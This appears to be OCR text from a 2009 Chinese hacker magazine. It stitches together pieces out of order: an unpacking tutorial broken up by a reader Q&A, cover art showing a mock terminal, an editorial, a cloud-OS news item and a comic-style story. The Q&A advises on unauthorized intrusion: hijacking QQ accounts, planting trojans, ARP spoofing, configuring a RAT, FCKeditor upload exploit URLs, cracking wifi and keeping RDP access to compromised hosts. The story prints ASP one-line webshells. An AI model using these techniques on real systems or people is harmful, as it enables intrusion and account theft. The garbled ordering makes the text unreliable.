
```
01013000 notepad.<模块入口点>    60          pushad
01013001       E8 00000000     call notepad.01013006
```

F8走一下，来到**01013001**，遵行原则1，F7跟进，发现没进去。不管它，继续，接着就是不停的F8单步跟踪。走到**01013081**处需要注意，此处是往回跳，并且实现了，代码如下。这样我们需要在它的下一行，也就是**01013088**处按F4，等同于按鼠标右键选择**"断点"－"运行到指定位置"**。

```
01013081     ^75 9E          jnz short notepad.01013021
01013083     BE 04760000     mov esi,7604
01013088     09F6            or esi,esi
0101308A     0F84 0C010000   je notepad.0101319C
```

接着我们继续F8单步跟踪。当走到**0101318F**这里时，我们需要注意以下代码：

```
0101318F     ^E9 6FFFFFFF     jmp notepad.01013103
```



Q&A

当大家看到这期Q＆A 的时候，想必很多学生读者都已经放假了吧？说句老实话，一直坚守在Q＆A 这个岗位上，一直很期待与读者朋友有一个好的互动，这次PCSEC的黑客通关游戏，就是和几个朋友一起完成的，其间互相提问学习的乐趣真是回味无穷。《黑客渗透笔记》已经在各地热卖了，如果你是一个脚本安全爱好者不妨看看作者如何面对问题和找到解决办法吧，这样你就能感受到提问的快乐了。

Q：不是QQ 好友如何知道对方的IP？

我已经知道此QQ 的密码，有没有办法获得他的IP 呢？

A：似乎是一个很有趣的话题，就像你拿到了别人的身份证却不知对方真实地址。在得到QQ 密码的情况下，获取对方IP 的方法似乎还真是个挑战性话题，这里提供一下我的几个思路：

1、登录对方QQ，添加自己为好友，最好设置对添加的QQ 号码隐身可见。对方上线后，使用赛博QQ 外挂加载的QQ 截获对方IP，结果可能不一定准确，也可以用smartsniff 等软件截获。

2、给对方购买一个QQ 会员，这样你登录后就可以记录对方上次登录的IP 记录了。

3、社会工程学：登录对方QQ 空间，可以在空间自定义模块采用FLASH 挂马，这样对方登录自己的QQ 空间就会中招了，顺带还取得了对方的系统控制权。

总结：似乎每种方法都有各自弊端，特别是腾讯QQ 的异常登录提示，你最好在本地多次登录以便服务器给自己的IP 地址一个PASSPORT。第一种方法我觉得可行性最高，第二种方法似乎有些搬石头砸自己脚的味道，却也值得一试。第三种方法嘛，如果你的网马和木马服务端的成功率和免杀强度高的话，的确值得考虑。这里的话题是给读者一个抛砖引玉的作用，欢迎大家提出更有创意的意见。

本贴地址：http://www.nohack.cn/bbs/thread-99079-1-1.html

Q：关于脚本入侵的问题

问个简单的问题，我只想进入一个网站的后台，后台地址找到了，有验证码，无法利用OR 漏洞。网站无注入点，用X-scan3.3 扫描网站无明显漏洞，没有绑定国际域名，无法旁注。数据库没有找到，但是找到了一个http://xxx.xxx.xxx/xxx/pic/mdb.asp 的地址，该地址是存在的，我猜应该就是数据库，只是把后缀改了，请问这样的站怎么搞？asp 后缀的数据库怎么下载并查看？请高手赐教！谢谢！

A：判断该地址是否为数据库其实非常简单，如果打开后浏览器显示出一长串乱码，那么就是数据库无疑；如果打开后是一片空白，那么有可能是数据库链接文件。当然，有些数据库经过防下载处理，打开后可能会提示“缺少关闭符"%>"”。

这里根据你实际的情况判断一下吧，如果确认是数据库，使用迅雷下载后更名为MDB 格式打开就可以了。常规判断来说，数据库一般是放在data 或者database 等目录下，根据孤水绕城的分析源码判断，你这个极有可能是数据库链接文件。如果你有意扫描后台目录或者留意图片的地址，那么你是否可能发现ewebeditor 或者是像雷驰那样的上传漏洞呢？方法是灵活的，注入点你认真分析了么？是否cookies 注入可行？

在上述招数皆是败下阵来的情况下，或许你可以考虑一下旁注了，还是那句老话，找到网站采用的源码会给你的入侵带来很大的方便。

本贴地址：http://www.nohack.cn/bbs/thread-98933-1-1.html

Q：MAC 地址

在局域网内，如果知道一台电脑的MAC 地址，怎么做才能让他断网？

A：是否你也是一位沉迷局域网大作战的黑客爱好者？那么我可以给你以下建议：

探测对方MAC 地址，似乎靠一些扫描器和ARP 欺骗就能轻易完成。如果你知道了对方的MAC 地址，而你又能进入路由的管理端，那么采用路由器的MAC 地址过滤把对方从广域网中封杀吧。如果没有路由器的终端密码，那么爆破就不得已而为之了。当然，如果对方没有安装防ARP 欺骗的防火墙，那么P2P 终结者等ARP 欺骗软件就能好好折磨对方的耐性了。当然，就问题本身而言，MAC 地址对你自身的意义不会太大，利用溢出攻击对方或者采用ARP 挂马等方法，将对方牢牢玩弄于掌心之间，何乐而不为？

本贴地址：http://www.nohack.cn/bbs/thread-98752-1-1.html

Q：ssport 端口扫描器的问题

我下载了ssport 高速端口扫描器，但是瑞星发现执行程序有毒，请问是不是这个应用程序里有病毒，还是他的某些特征被误认为病毒了？谢谢！！！

A：当然，最简单的判断还是从杀毒软件对病毒特征的定义来看，如果只是定义为hacktool 这样的特征，那么请放心使用。但是千万别忘记，杀毒软件并不是万能的。你应该采取主动防御软件来截获程序的行为特征，以及采取抓包截包程序定位程序是否会有网络行为……掌握了这些，就可以放心使用你的工具了。

当然，虚拟机运行以及采用影子系统等，也是脚本小子必须掌握的方法。最后想表达一下自己的看法，端口扫描器还是用S 扫描和superscan 吧，SSPORT 误报率太高了。在安全高度发展的今天，那么http://www.virustotal.com/zh-cn/ 这样的综合类文件扫描网站值得你收藏，结合不同杀软定义的特征来判断程序吧。

本贴地址：http://www.nohack.cn/bbs/thread-98730-1-1.html

Q：端口问题

我知道对方IP 地址，路由器也可以进去，不知道要怎么开端口我才可以用他的IP 来上网？

A：就问题本身而言就存在问题。如果你们是一个局域网环境，那么把对方的MAC 禁用，然后本地TCP/IP 协议里填写对方IP 就可以了。当然你的问题也有可能是你处于外部网络环境，你进入对方对外开放的路由器终端管理，首先把所有端口映射出来外网，看看是否有溢出漏洞或者存在相关弱口令的端口入侵。当然也可以尝试DNS

```
01013194        83C6 14          add esi,14
01013197        ^ E9 F6FEFFFF    jmp notepad.01013092
```

此处仍是实现了往回跳转，我们需要在它的下三行处按F4，不然程序就运行了（这样就找不到OEP了）。我们继续F8单步跟踪，不一会儿便来到**010131C3**，代码如下：

```
010131C3        61               popad
010131C4        68 9D730001      push notepad.0100739D
010131C9        C3               retn
```

呵呵，庆祝一下吧，一般看到**popad**就离OEP不远了。继续F8单步跟踪三下，便跳到了**0100739D**，这不正是刚才ESP定律找到的OEP吗？脱壳过程就不再演示了，和前面的一样。

写在最后：

其实脱壳没想象中的那么难，尤其是一些压缩壳，最重要的还是要有耐心，毕竟脱壳是枯燥而又激动人心的游戏。

【文章中所涉及到得目标程序和录像教程已收录在光盘中】

编辑点评：

文章所提及的2个方法都可行，我也试了一遍，其实按照作者的这个设置加壳，脱壳是很简单的。除了作者所介绍的2种方法外，我再给各位读者介绍第三种方法吧，就是在入口处往下找第一个retn返回的地方下断点，地址是**010131C9**。另外，RVA是入口处往下第一个jnz的下面一行，即地址**01013083**，在retn中断后返回的就是OEP。另外，知道RVA后，SIZE可以填写1000，无效的函数可以直接cut掉。

欺骗，不过实现起来很难，如果你能获取内部网络的一个肉鸡，那么使用映射和代理软件就可以实现了，当然，灰鸽子等远控就自带了相关功能。

本贴地址：http://www.nohack.cn/bbs/thread-98565-1-1.html

Q：灰鸽子URL转向域名或网页文件怎么写啊？

我生成灰鸽子时看到有个"灰鸽子URL转向域名或网页文件"，那个应该怎么写啊？

A：网页文件存放的格式木马可以自定义，灰鸽子有一个FTP更新IP程序，你只需要申请一个带FTP管理的空间，自动通过FTP更新IP。至于转向域名，那就更简单了，你可以在www.3322.org申请一个个人域名，在灰鸽子的配置里填写你的域名地址就可以了。当然，3322的域名自动更新，灰鸽子并不自带，你使用官方自带的程序就可以了。但是需要注意的是，如果你是处于内网环境中，你可以通过路由器或者肉鸡把端口转发到外网，这样你更新的IP地址一定是外网的。

本贴地址：http://www.nohack.cn/bbs/thread-97624-1-1.html

Q：用SQL Tool入侵了一台服务器，但是我不知道怎么把这个漏洞修复，请教！

我用SQLTOOL针对1433端口入侵了一台服务器，但是不知道怎么把这个漏洞修复，避免被其他人给上了，希望各位大大说下。

A：如果是修改SA的密码，那么管理员也无法正常进行管理，容易暴露目标，最简单的方法就是删除一切带危险可执行性扩展。在百度里搜索关键词："MSSQL 危险扩展 删除和恢复"，那么你的MSSQL就相对安全了。

本贴地址：http://www.nohack.cn/bbs/thread-96650-1-1.html

Q：我家有2台电脑，架了局域网，我想问下如何在一台机子上设置3389的登录密码（在使用那台机子的情况下）？

A：看似很简单的问题，实际上和操作系统却有很大的联系。如果你的被控机是WIN2K或者2003，那么开启TermServices服务以及赋予远程登录的权限就可以轻松连接3389用终端进行操作了。如果是XP，由于采取的是单用户工作站模式，你必须采用替换系统文件才能真正执行多用户操作模式，建议你搜索一下"XP双开3389"，就能解决你的问题了。

至于设置3389的登录密码，这个概念本身理解就是错误的，3389仅仅是远程终端的默认连接端口，你需要设置的远程登录的用户密码，必须保证用户的权限，至于如何设置密码，用户账户管理和NET命令都可以完成。

本贴地址：http://www.nohack.cn/bbs/thread-101002-1-1.html

Q：我想学定位特征码和C32免杀技术，我的悟性一般，请问我把这两个技术学会，得花多长时间。

A：悟性其实和学习本身并无多大联系，关键是兴趣和勤奋。定位特征码并不是一项复杂的技术，一般我们都用MYCCL完成，因为他很好的解决了早期CCL不能定位复合特征码的缺点。但是"C32免杀技术"只是特征码修改的一种手段，修改特征码不仅用C32ASM，一般情况下，C32ASM修改SYS特征是很方便的，真正用的最普遍的还是WINHEX和OD，结合修改字符串特征和汇编。

学习时间取决于个人，关键是你的基础，建议你学习好了PE结构知识和汇编语言再来学习免杀，那个时候你需要掌握的仅仅是工具的使用了。依葫芦画瓢的行为只能解燃眉之急，授人以鱼不如授之以渔，这才是学习的根本。这里建议你购买我的好朋友NEW4编写的《精通黑客免杀》，从简至深的介绍了免杀技术。

本贴地址：http://www.nohack.cn/bbs/thread-100962-1-1.html

Q：最近拿到不错的站，但是后台只有简单的文章管理，没有上传也没有数据库备份，该怎么拿下来？

A：后台仅仅只有文章管理系统，一般都会自带编辑器，例如ewebeditor或者fckeditor。这些编辑器的不同版本存在可以利用的漏洞，如eweb的ASP上传过滤逻辑错误，构造aaspsp扩展上传等；早期eweb存在upload注射漏洞，可以得到后台密码或者添加cer上传；以及相关的目录浏览漏洞，dir参数可以浏览整站目录。

而fckeditor更好利用，最普遍的就是构造如下的链接：http://www.xxx.com/admin/FCKeditor/editor/filemanager/browser/default/browser.html?Type=all&Connector=connectors/asp/connector.asp，这样上传任意文件就到达了UserFiles/all/目录下。当然这里介绍编辑器漏洞只是一种方法，有些编辑器集成在代码里，非常简单，那么就试试能不能在配置文件插马。当然，有些后台依管理员权限决定操作功能，这些都要按照实际操作的经验来确定了。

本贴地址：http://www.nohack.cn/bbs/thread-100960-1-1.html

Q：请问高手，我的肉鸡如果通过3389连接到xp系统的电脑，用户名是new，密码无法得知怎么办？谢谢解惑！

A：XP是单用户工作站模式，如果你用的是炽天使的远控，可以采用它自带的XP3389双开插件来解决远程登录的问题。如果是其它远控，可以上传相关程序运行。至于对方用户new的密码，一般克隆版本的XP是空密码，如果用户设置了，你可以添加一个用户或者采取抓取系统HASH结合本地彩虹表破解得到密码。当然，你想通过终端控制肉鸡，不要和对方共用一个用户，这样很危险。如果对方用new，你就用默认的administrator，何乐而不为？

本贴地址：http://www.nohack.cn/bbs/thread-100777-1-1.html

Q：检测到附近有个无线网络，可偏偏近在眼前，就是不让你进，你说这不气人吗？设什么密码啊，各位认识的不认识的兄弟姐妹，大家都帮帮我的忙吧。

A：破解无线密码貌似在《黑客手册》近期杂志介绍过很多了，这里我来共享一下我的心得。破解AP的密码，在WINDOWS下推荐采用CommViewforWiFi，内置的网卡驱动替换系统驱动，然后搜索AP频段后抓包采取WEPKEY插件就能完成破解。在WINDOWS的GUI下，稳定性和易用性是强过其它破解程序的。而在linux环境下，我们当然首推黑客专用的LINUX系统：BackTrack，现在进化到了BT4版本了，它对显卡的支持更好，建议使用。

而BT环境下自带的AIRCRACK破解包，把"绑定－扫描－抓包－注入－破解"这一套无线破解流程完美的结合起来，破解无线密码简直小菜一碟。建议你去搜索"BackTrack使用全解_WEP破解篇"来学习一下，当然你用傻瓜性的破解工具SPOONWEP也是无可厚非的。不过建议你先扫描一下对方的加密协议，如果是WPA，涉及到暴力破解，遇到强密码就很难搞定了，不过一般的加密方式都是WEP，并且我破解的多数都是5位的协密码。加入无线破解的队伍吧，我们有中国无线第一人杨哲大哥为"黑手"作专栏呢。

本贴地址：http://www.nohack.cn/bbs/thread-100776-1-1.html

Q：我拿到一个美国的鸡，是台服务器2003的系统，但就是打不开他的3389端口，用工具改注册表也没成功，怎么办？

A：Windows2003系统应该是做服务器所用吧，你可以用远控在无人值守的时候进行手工开启，这仅需两步：打开TermServices服务以及赋予远程登录的权限。你要用**netstat -ano**命令确定一下终端端口是否真正打开了。如果确定打开却无法连接，那么很有可能是TCP/IP筛选过滤了对外的3389或者IPSEC策略导致了无法连接。如果用**net stop policyagent**及**net stop sharedaccess**命令还无法进行终端连接，那么考虑是否有防火墙拦截了，甚至对方是否处于内网。

结合以上信息后，用端口转发吧，我就不再赘述了，附上开启WIN2003远程终端的注册表文件内容：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\Current ControlSet\Control\Terminal Server]
"fDenyTSConnections"=dword:00000000
[HKEY_LOCAL_MACHINE\SYSTEM\Current ControlSet\Control\TerminalServer\Wds\rdpwd\Tds\tcp]
"PortNumber"=dword:00000d3d
[HKEY_LOCAL_MACHINE\SYSTEM\Current ControlSet\Control\TerminalServer\WinStations\RDP-Tcp]
"PortNumber"=dword:00000d3d
```

本贴地址：http://www.nohack.cn/bbs/thread-100759-1-1.html

WWW.NOHACK.CN

非安全·黑客手册

9月加厚版

NOhack，记录本土黑客历史，推动黑客文明进程。投稿：nohack@21cn.com

2009.09

¥18

```
Login: nohack
password: ********

NOHACK Login

nohack@H4CK:~$ ssh nohack.cn
Connecting to nohack.cn ...
Successful... Need authorization
login : hack
password : ****
```

NOHACK

```
hack@NOHACK:~$ cd /tmp
hack@NOHACK:/tmp $ wget -c http://nohack.cn/getrootshell.gz
HTTP request sent, awaiting response... 200 OK
100%[==========================================] 1024          107.0K/s
hack@NOHACK:/tmp $ gzip -d getrootshell.gz
hack@NOHACK:/tmp $ chmod u+x getrootshell
hack@NOHACK:/tmp $ ./getrootshell
hack@NOHACK:/tmp # whoami
hack
hack@NOHACK:/tmp # id hack
uid=0(root) gid=0(wheel) group=0(wheel),5(operator)
hack@NOHACK:/tmp # cd /NOhack200909
hack@NOHACK:/tmp # cd 特别策划
hack@NOHACK:/tmp # ls
功夫熊猫Hacker系漫游记2 无线攻击技巧系列之3：无线攻击跳板第一弹 非安全黑客手册我的第一次亲密接触（封2）
hack@NOHACK:/tmp # cd ../最新漏洞&0Day
hack@NOHACK:/tmp # ls
DZ 7.0最新0DAY后门曝光浅析PHP+MYSQL注射原理及其逐步深入利用  月光小屋聊天室解密笔记
SupeSite 6.0直接获取webshell的0day  在magic_quotes_gpc=off下绕过两种函数  击垮校园店小二  实例发掘Qcms内容管理系统0Day
hack@NOHACK:/tmp # cd ../DVD精彩推荐
hack@NOHACK:/tmp # ls
暗组工具吧2010抢先版 微软于BlackHat大会公布安全工具OffVis 菜鸟网络入门视频教程 国外黑客视频教程
高级黑客攻防视频教程 非安全咖啡馆 魔兽系列小说
hack@NOHACK:/tmp # exit
nohack@H4CK:~$ echo $BYE
Goodbye
nohack@H4CK:~$ logout
```

九月九的酒

又是九月九，重阳夜难聚首，思乡的人儿飘流在外头。
又是九月九，愁更愁情更忧，回家的打算始终在心头。

走走走走走啊走，走到九月九，他乡没有烈酒，没有问候。
走走走走走啊走，走到九月九，家中才有自由，才有九月九。

亲人和朋友，举起杯倒满酒，饮尽这乡愁，醉倒在家门口……

印象中已经好久没有写过编辑部的故事了，漂流在外，思乡心切，牵挂那个她……又是一个轮回九，各地学子忙奔走，校园宿舍有美颜，别忘QQ号码留。各位奔赴各地学府即将入学的朋友们，是不是带着兴奋的笑容从各式各样的交通工具上下来疯狂地飞奔而进学校呢？注意，不要超过70码哦，不然你妈妈叫你回家吃饭……

校园是青春的聚集地，每年的运动会上，激昂的音乐、热力的啦啦队MM、飘逸飞发的女运动员……飞扬的是青春，让汗水出得更多些吧！

料想许多学生读者们是第一次离家这么远吧？为了自己的理想，拿着行李，"贱男拔射"，投身到知识的海洋。也许第一次出远门觉得终于可以离开家人的控制，有了自己自由的时间支配，想睡上铺就绝不睡下铺，想通宵上网也没有人再打电话催……

虽然要在异乡学习3－4年，但这期间还有许多假可以回家，借这次10月国庆的8天长假，回去向家人（佳人）汇报一下在学校一个月的感受吧。也许随着时间的推移，待到毕业前夕，又会重演高三的离别一幕，不变的是，又一个轮回九月。

在异乡呆久了，特别想念家乡的山、水、人，那是从小生活的地方，生活习惯不是短时间就能改变的，只能适应。七七牛郎会织女，八月中秋大团圆，九九重阳登高处，十月国庆扬国威！大家努力吧，大学是个小社会，可以看做是一个模拟社会，究竟你能在里面获得什么，一切源于你！

感慨了这么多，以后是不是都以诗词歌赋为开场，先有其景，再添其声，讲述你自己的故事。如果大家也有此意，欢迎到这个版块来倾诉倾诉，感情问题、人生问题、学习问题，什么问题都可以，专家门诊，挂号排队……（医生：眼镜猴）

新闻时评

"云"时代的操作系统

2009年，许多有关"云"的新词汇相继出现，除了我们已经知道的"云计算"、"云安全"和"云病毒"等，现在又出现了"云操作系统"的概念。

"云操作系统"即采用"云计算"、"云存储"方式的操作系统，它的核心建立在"云计算"上，一般是指分布式计算，途径在各数据处理中心设置的计算机服务器群，将"云计算"作为一种服务，提供用户使用。"云存储"亦类似：把用户的数据存储在"云网络"中，从而避免使用本地资源进行存储，实现异地使用存储资源的目的。

云操作系统的鲜明特点是"网络化"，将"云计算"作为任务发送给各个处于不同地理位置的服务器处理，得到结果后返回。这种网络是一种"云网络"，有内存的拓扑结构，以使得能最有效地利用服务器的计算性能，为用户提出的"云计算"任务提供高效的计算服务。

"网络化"操作系统的出现，使得用户的存储资源分布在各大服务器上，一是保证了脱离本地机器时，仍能使用自己的存诸资源，二是可以方便地与它人共享。

看完以上资料，越来越让人迷糊，貌似"云操作系统"有点像远程客户端的作用，但其功能更强大！通过它可以利用网络调用远程机的硬件？那我买台低端电脑就可以通过"云操作系统"提升自己电脑的性能？看来这个问题得好好研究下了，多看看资料。

前一段时间微软在其专业开发人员大会（PDC）上预发布了自己的"云操作系统"Azure，其开发代号为"Red Dog"。同时，Azure也是一个开发环境，方便开发者为云计算开发相关的应用。

由此可见，Azure并不是一个传统的操作系统，至少跟Windows或者Linux这种部署在某一台物理服务器上的系统不是一个概念。Azure运行于数据中心的硬件基础设施之上，能够调动各种软硬件资源，充当着"整个数据中心操作系统"的角色，从某种意义上说，Azure是一个虚拟的操作系统。

不过，Azure内部包括了操作系统、基础设施服务以及应用等各种组成部分，并且每部分能够被单独管理，这使得用户能够快速升级其应用或者重新启动计算资源。同时，Azure混合了多个层来提供完备的"云计算"平台。

在Azure里面，除了操作系统的角色，还包括存储服务、虚拟化和桌面开发环境。存储服务相当于传统操作系统里面的文件系统；虚拟化则简化了分布式资源的管理；而桌面环境则是运行于桌面上的mini"云环境"。

微软Azure的推出，让数据中心人员有机会将其AD（活动目录）从数据中心内部扩展到数据中心之间，从而真正构筑一种无缝迁移的"云计算"环境。"云操作系统"将实现无病毒，数据安全，存储方便，共享方便，软件发布安全方便，计算资源可以动态扩充的多种优点的网络服务。未来的IT业，将是"云计算"的产业！






图 赤龙

No matter what you do
That seed will grow to be a peach tree
You may wish for an Apple or an orange
But you will get a peach
——乌龟大师

在一个小风嗖嗖、桃花飘零的月夜，阿宝又一次来到乌龟大师仙逝的桃树下，追思大师的点点滴滴。回想起 wugui 大师对自己的知遇之恩，阿宝不禁感动落泪。

想当初，乌龟大师坚持己见，力排众议，指定阿宝为神龙大侠的衣钵传人。一幅幅画面在阿宝脑海中快速回放，一切仿佛就在眼前。从神龙选秀 PK 到现在，短短的时间中，阿宝的人生犹如突然打开了潘多拉盒子，完全没有准备的实现了人生的三级跳，且一下冲到了别人只能望其项背的顶点。

一切太过突然了，让阿宝难以消化，所以它常常坐在桃树下反思，和空气中的乌龟大师进行心灵的交汇。如果说小浣熊 xifu 是阿宝的功夫启蒙，那，乌龟大师则是阿宝心灵的鸡汤。

如果没有乌龟大师的神龙无字秘籍；如果鸭子老爸没有说出面条靓汤没有祖传秘方的秘密；如果没有小浣熊师傅的因猫施教；如果没有阿宝的勤学苦练；如果阿宝没有对这些东西融会贯通……阿宝是不可能打败雪豹太郎的。

而网络又何尝不是这样的呢？要学好网络，必须要搞定枝枝蔓蔓的基础知识，然后把这些枝枝蔓蔓连结成一张网，只有融会贯通才能更上一层楼。

博大精深的网络会给阿宝带来什么呢？阿宝从神龙大侠的光环里面走出来，重新开始一段新的征程。

更上一层楼

上一次讲述了太极虎师姐为熊猫阿宝演示了用 IIS6.0 漏洞获取 webshell。虽然获取了 webshell，但是阿宝意犹未尽，还想获取服务器的权限，一直追着师姐问个究竟。

webshell

午饭过后，阿宝迫不及待地追问："师姐师姐，吃饱啦？快点告诉我接下来的知识吧。接下来的内容我估计会更加精彩，你刚才说那个'一句话木马'是什么来着？有啥作用啊？一句话就能变出一头马啊？不可能吧？"阿宝满脑子问号！

"汗！你……！"太极虎师姐狂晕倒地，四脚朝天，让熊猫气的死去活来！

"怎么啦，师姐？干嘛了？你没事吧？"熊猫上前把师姐扶起来了。

"我让你气死了，什么一句话能变出一头马来啊？什么猫语啊？你这笑话也挺逗人的！哎！还是让我给你一一道来吧！

一句话木马其实就是 webshell 的一种，顾名思义，'web'的含义是显然需要服务器开放 web 服务，'shell'的含义是取得对服务器某种程度上的操作权限。webshell 常常成为匿名用户（入侵者）通过网站端口对网站服务器进行某种程度上操作权限的获取。由于 webshell 大多是以动态脚本的形式出现，也有人称之为网站的后门工具。

webshell 的作用对入侵者和站长而言是非常大的，它可以被站长用于网站管理、服务器管理等等，还可根据权限和可执行组件的不同，用到在线编辑网页脚本、上传下载文件、查看数据库、执行任意程序命令上。如果 webshell 被入侵者利用，从而达到控制网站服务器的目的，此时 webshell 就称作脚本木马了。

目前比较流行的有 asp 木马、php 木马、jsp 木马、.net 木马，还有不常用的 cgi 木马和 cfm 木马，具体根据服务器支持的脚本来决定 webshell 的选取。**webshell 的隐蔽性非常强，它可以嵌套在正常的网页中运行，且不容易被查杀。**

webshell 可以穿越服务器防火墙，由于与被控制的服务器或远程主机交换的数据都是通过 80 端口传递的，因此不会被常规的防火墙拦截。而且使用 webshell 一般不会在系统日志中留下记录，只会在网站的 web 日志中留下一些数据提交记录，没有经验的管理员是很难看出入侵痕迹的。

正因如此，广大杀毒软件商已经把大部分 webshell 列为病毒了，不过入侵者总是有办法对付杀毒软件的查杀，常用的方法就是加密处理、函数转换和代码混淆。相对来说，脚本的免杀处理更为容易。"

"很好很强大！原来 webshell 是这么强悍的啊！那一句话木马到底是怎么来的？名字有点费解啊，要是有一句话木马，那么肯定有多句话木马吧？"熊猫这时好像领略到了些什么！

"师弟！其实一句话木马是相对常见的脚本木马而命名的。常见的脚本木马都把全部功能写进一个脚本文件里面，所以里面代码是比较多的，而一句话木马则分服务端和客户端，服务端里面就包含一句话代码，短小精悍。

常见的 asp 一句话代码是<%eval request("value")%>、<%execute request("value")%>、<%execute(request("value"))%>或者它们的加密变形。

此外 php 和 asp.net 脚本也有一句话后门，这里就不详细解析了，以后用到你就自然明白了，要学会举一反三啊。"猴哥不知道从哪里跳出来给阿宝解析道！

"明白了！猴哥！哈哈，原来是这么一回事！开始真的搞不懂！电脑的术语还真好玩，不知道以后还会遇到什么更加奇怪的名字呢？对了，师姐开始不是说 webshell 能控制服务器吗？现在我们用 webshell 能控制那台服务器不？"熊猫阿宝的眼神流露出它那份渴望求知的欲望！

"当然可以了啊！这里就要涉及到提权的知识了！下面请蛇师姐给你讲解一下关于提权的知识吧，这可是一门学问哦，一定要发散思维去考虑问题！"

提权

